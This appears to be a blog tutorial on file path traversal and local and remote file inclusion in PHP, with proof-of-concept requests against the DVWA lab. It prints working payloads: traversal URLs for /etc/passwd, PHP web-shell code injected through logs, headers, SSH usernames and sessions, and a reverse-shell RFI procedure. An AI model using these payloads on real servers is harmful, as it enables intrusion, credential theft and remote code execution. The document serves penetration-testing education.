Asfiya $ha!kh

Follow 434 Followers About

File Path Traversal and File Inclusions(LFI / RFI)

Asfiya $ha!kh Apr 25, 2019 · 8 min read

There exist hell lot of information over internet that can help you understand these vulnerabilities, However i will also help you with the differentiation between these.

Let's first understand what each vulnerability is?

Here we go …

***File path traversal** vulnerability allows an attacker to retrieve files from the local server.*

***File inclusion** is of 2 types -*

1. *Local file inclusion*

Using LFI an attacker can retrieve files from the local server also he can execute files of the local server.

1. *Remote file inclusion*

Using RFI an attacker can execute files from the remote server.

You must be thinking why both of these vulnerabilities File Path Traversal and File Inclusion are kept together, so the reason is file path traversal is a subset of Local file inclusion. As LFI

can also execute files after retrieving it, this extra thing makes it different from file path traversal and hence the other must be checked during assessments if one is successful.

Let's go in depth now.


***Vulnerability 1**: File path traversal also known as directory traversal can fetch us information such as application code and data, credentials for back-end systems, and sensitive operating system files. Leveraging this information an attacker can ultimately gain full control of the server.For example if backend system is remotely accessible with credentials found by retrieving some configuration file then an attacker could have full control on the database.*


***Vulnerability fix:** Proper implementation of access control list for the directories in web server.*

Time to show some PoCs.

Using DVWA for the attacks — DVWA is Damn Vulnerable Web Application written in PHP, which is a good resource for learning basic pentesting and can be found here — https://www.vulnhub.com/entry/damn-vulnerable-web-application-dvwa-107,43/

As shown in Exhibit, /etc/passwd file can be retrieved from the local server, disclosing all the possible usernames that exists on the target machine.If the SSH service is enabled, an attacker could be able to bruteforce the password for the known usernames and thereby gaining full control over the server.





Also as shown in Exhibit, /proc/version can find the operating system details of the victim

/proc/self/version file can tell us the uid of the current user, referring to the /etc/passwd file we can find the username mapped to that uid.

*We can check the current user's shell history file through /home/apache/.bash_history (if current user is apache) else use /home/**XXX**/.bash_history for **XXX** user*

Similarly, it is possible to find lot of information about the victim by just traversing through his file system such as /proc/sched_debug file to find what processes are running on system, /etc/shadow sometimes is readable and shows passwords, mysql config file having database credentials etc.

You can refer to the below link for more information-

https://blog.netspi.com/directory-traversal-file-inclusion-proc-file-system/

Hurray!! understood file path traversal… right?

Let's try to play around with other vulnerabilities…

***Vulnerability 2**: Local File Inclusion can help us with retrieving information such as application code and data, credentials for back-end systems, and sensitive operating system files as well as it allows execution of local server files thereby gaining shell of the victim machine.*

***Vulnerability fix:** Before using files in include file functionality,user input should be properly validated and functionality should be designed in such a way that user-controllable data does not need to be passed to filesystem operations.*

PoCs:

Local file inclusion is possible in multiple ways:

1. *Poisoning NULL Byte*

Null byte is nothing but binary representation of 00000000, which can terminate the strings everywhere in the background of your computer.

This method is as simple as , just putting a %00 after the filename as shown below.

http://192.168.15.227/vulnerabilities/fi/?page=/etc/passwd%00

This will show /etc/passwd file contents.

2. Log Poisoning

By default a normal apache server creates 2 files- access_log and error_log, which we can poison with our malicious code to get remote code execution on the server.

So the question is, where are these logs generally stored? So here u go-

Lets exploit the logs now-

2.1)Error logs -

By visiting an unknown URL on the server, an error will be logged.

http://192.168.15.227/vulnerabilities/fi/<?PHP echo system($_GET['y'])?>

So, here's how we can access the log for RCE

http://192.168.15.227/vulnerabilities/fi/?page=/var/log/apache/logs/error_log%00&y=uname

And if we see operating system details, then we have the LFI through error logs.

2.2) Access logs -

This is little tricky, as the RCE is achieved through the user-agent field spoofed to your php code.

Insert below code into user agent field using burp suite, curl request or using plug-in for Firefox called "User Agent Switcher"

<?PHP echo system($_GET['y'])?>

Now access the logs through below URL-

http://192.168.15.227/vulnerabilities/fi/?page=/var/log/apache/logs/access_log%00&y=<<command here>>

3./proc/self/

Linux kernel is great, /proc/self is a symbolic link (symlink) to the instance of the target HTTP server.

One way is through simply spoofing your user agent field to php code to achieve remote code execution by including file /proc/self/environ.

GET vulnerable.php?file=../../../proc/self/environ HTTP/1.1

User-Agent: <?php phpinfo(); ?>

We can fetch the HTTP configuration file by trying to include /proc/self/cmdline, because mostly the config file is set by a command-line argument, so the log-file locations can be found there.

There is another way to resolve the log-files by using file description of the log file (the running stream /proc/self/fd/XXX).

So the easiest way is to iterate through these files.

http://192.168.15.227/vulnerabilities/fi/?page=/proc/self/fd/0%00

http://192.168.15.227/vulnerabilities/fi/?page=/proc/self/fd/1%00

http://192.168.15.227/vulnerabilities/fi/?page=/proc/self/fd/2%00

.

.

http://192.168.15.227/vulnerabilities/fi/?page=/proc/self/fd/N%00

You will find access and error logs in any of these files.

4.Alternate way of Log Poisoning

Apache always logs the authorized users.

The authorization header is part of the HTTP protocol.

It creates a prompt asking for a username and password as htaccess do when you try to reach a protected folder. Internet Explorer makes a prompt, you must have seen.

The username and password gets sent base64 encoded with a : as a delimiter. And as you might have figured out, the base64 won't ever get URL encoded.

So provide below header in HTTP request-

Authorization: Basic

PD9QSFAgZWNobyBzeXN0ZW0oJF9HRVRbJ3knXSk/Pjo=

Where PD9QSFAgZWNobyBzeXN0ZW0oJF9HRVRbJ3knXSk/Pjo= is base64 encoded string of <?PHP echo system($_GET['y'])?>:

This code will be simply unpacked by Apache straight to the logs.

And we can obtain RCE through access logs.

5.Malicious image upload

Suppose we have image file uploads permitted in an application, we can tamper the image EXIF data to the code we want to execute, and get RCE through including the image file.

6.Injection of code by the use of emails

Suppose If the target has SMTP port 25 or pop2 port 109 or pop3 port 110 open, then we can send an e-mail to the HTTP server user on target box, with the data as the PHP code to execute.

For example: apache@victimdomain.com

And then include the /var/spool/mail/apache if this exists.

Or there is another way of including /var/log/apache where apache is the user, and every user has their emails in /var/log/ directory with the username as the log file name hence for apache, it is /var/log/apache.

Literally there are a lot of ways to perform this attack depending on the mail-server running in the back-end.

For example , Qmail stores the incoming mails in /var/log/maillog

postfix log location is /var/log/mail.log

And that is why we say, think outside the box for the attacks to work.

7.SSH logs

Another tricky way is to inject in SSH logs, all the login attempts whether valid or invalid are logged into /var/log/auth.log. So if try ssh with our php code as user then our payload will be logged as shown below

ssh <? php system($_GET['cmd']);?>@VICTIM-IP

and we can include /var/log/auth.log to obtain RCE.

8.Path Truncation

By default PHP handles /etc/passwd like /etc/passwd/ or /etc/passwd/// or /./etc/passwd, trailing slashes are always stripped of before opening the file.

On the most PHP installations a filename longer than 4096 bytes will be cut off so any excess characters will always be thrown away.

This allows us to bypass a hard-coded file extension by pushing the parameter with trailing slashes over and above it's size:

GET vulnerable.php?page=../../../etc/passwd/./././././././//././././././././[and so on] HTTP/1.1

9.PHP Sessions

PHP stores it's user's session information in files located at /var/lib/phpX/sess_<PHPSESSID> (where x=Version of PHP). If there is any functionality of the application like a login that adds data into the current user's session file (for e.g. a username for reflecting it later and maintaining session), then this can be abused to save the RCE payload into the current user's session file.

POST login.php HTTP/1.1

Host: victim.com

username=<?=phpinfo();?>&password=test

GET vulnerable.php?file=../../../var/log/nginx/error_log HTTP/1.1

10.PHP wrapper

There are some PHP wrappers which can access different Input/output or data streams via the PHP daemon and can lead to a direct execution of instructions. (if allow_url_include is enabled)

For example php://filter is a kind of meta-wrapper, can be used to read the content of PHP file.

GET vuln.php?file=php://filter/convert.base64-encode/resource=vuln.php HTTP/1.1

This will base64 encode vuln.php source code and display it.

11.Think Creatively

Try embedding malicious code in EXIF metadata field of audio video files, if there is a way to upload them to victim's applications and then include the file to get RCE.

Try temporary file creation of phpinfo() file and via LFI get RCE.

May be it will work.

There can be cases where system() function will be blacklisted to be injected as payload, try other functions such as exec, passthru, shell_exec, proc_open, show_source, parse_ini_file, popen

LFISuite created for automated pentesting of LFI can be found here https://github.com/D35m0nd142/LFISuite

Also you can use built-in kali tool fimap for the temporary file creation via LFI for abusing phpinfo() glitch.

I'm sure the Linux kernel, SunOS, BSD, IRIX, AIM, Windows and other operating systems provides many more interesting exploit scenarios.

Nothing less. Nothing more.

So now, let's proceed… shall we?

***Vulnerability 3**: Remote File Inclusion allows us to execute a malicious shell hosted by a remote server by including it and thereby gaining shell of the victim machine.*

***Vulnerability fix:** Never use arbitrary input data in a file include request, or build a dynamic file inclusion whitelist.*

PoCs:

Locate the php-reverse-shell.php

Change the IP address to attacker machine IP and port to say 4444 .

Host this shell through SimpleHTTPServer on some port, let's say port 80 and start listening for the upcoming reverse shell.

Access the hosted URL in DVWA, to check for RFI.

And Boooomm! We have got the reverse shell.

Easy… !! Right?

Shall we move on?

Let me help you with a better visibility of the differences between the 3 of the mentioned vulnerabilities.

Review the source code of the php.ini file to differentiate between LFI and RFI.Usually php.ini is located in PHP/apache2/php.ini , If it's not there then use the "locate" command to find php.ini file.

Summary of improper configurations:

References-

https://resources.infosecinstitute.com/local-file-inclusion-code-execution/#gref

LFI Cheat Sheet

LFI Explained and the techniques to leverage a shell from a local file inclusion vulnerability. How to get a shell from...

highon.coffee

https://null-byte.wonderhowto.com/forum/directory-traversal-attack-lfi-by-mohamed-ahmed-0182325/

Hacking Lfi Rfi Pentesting Penetration Testing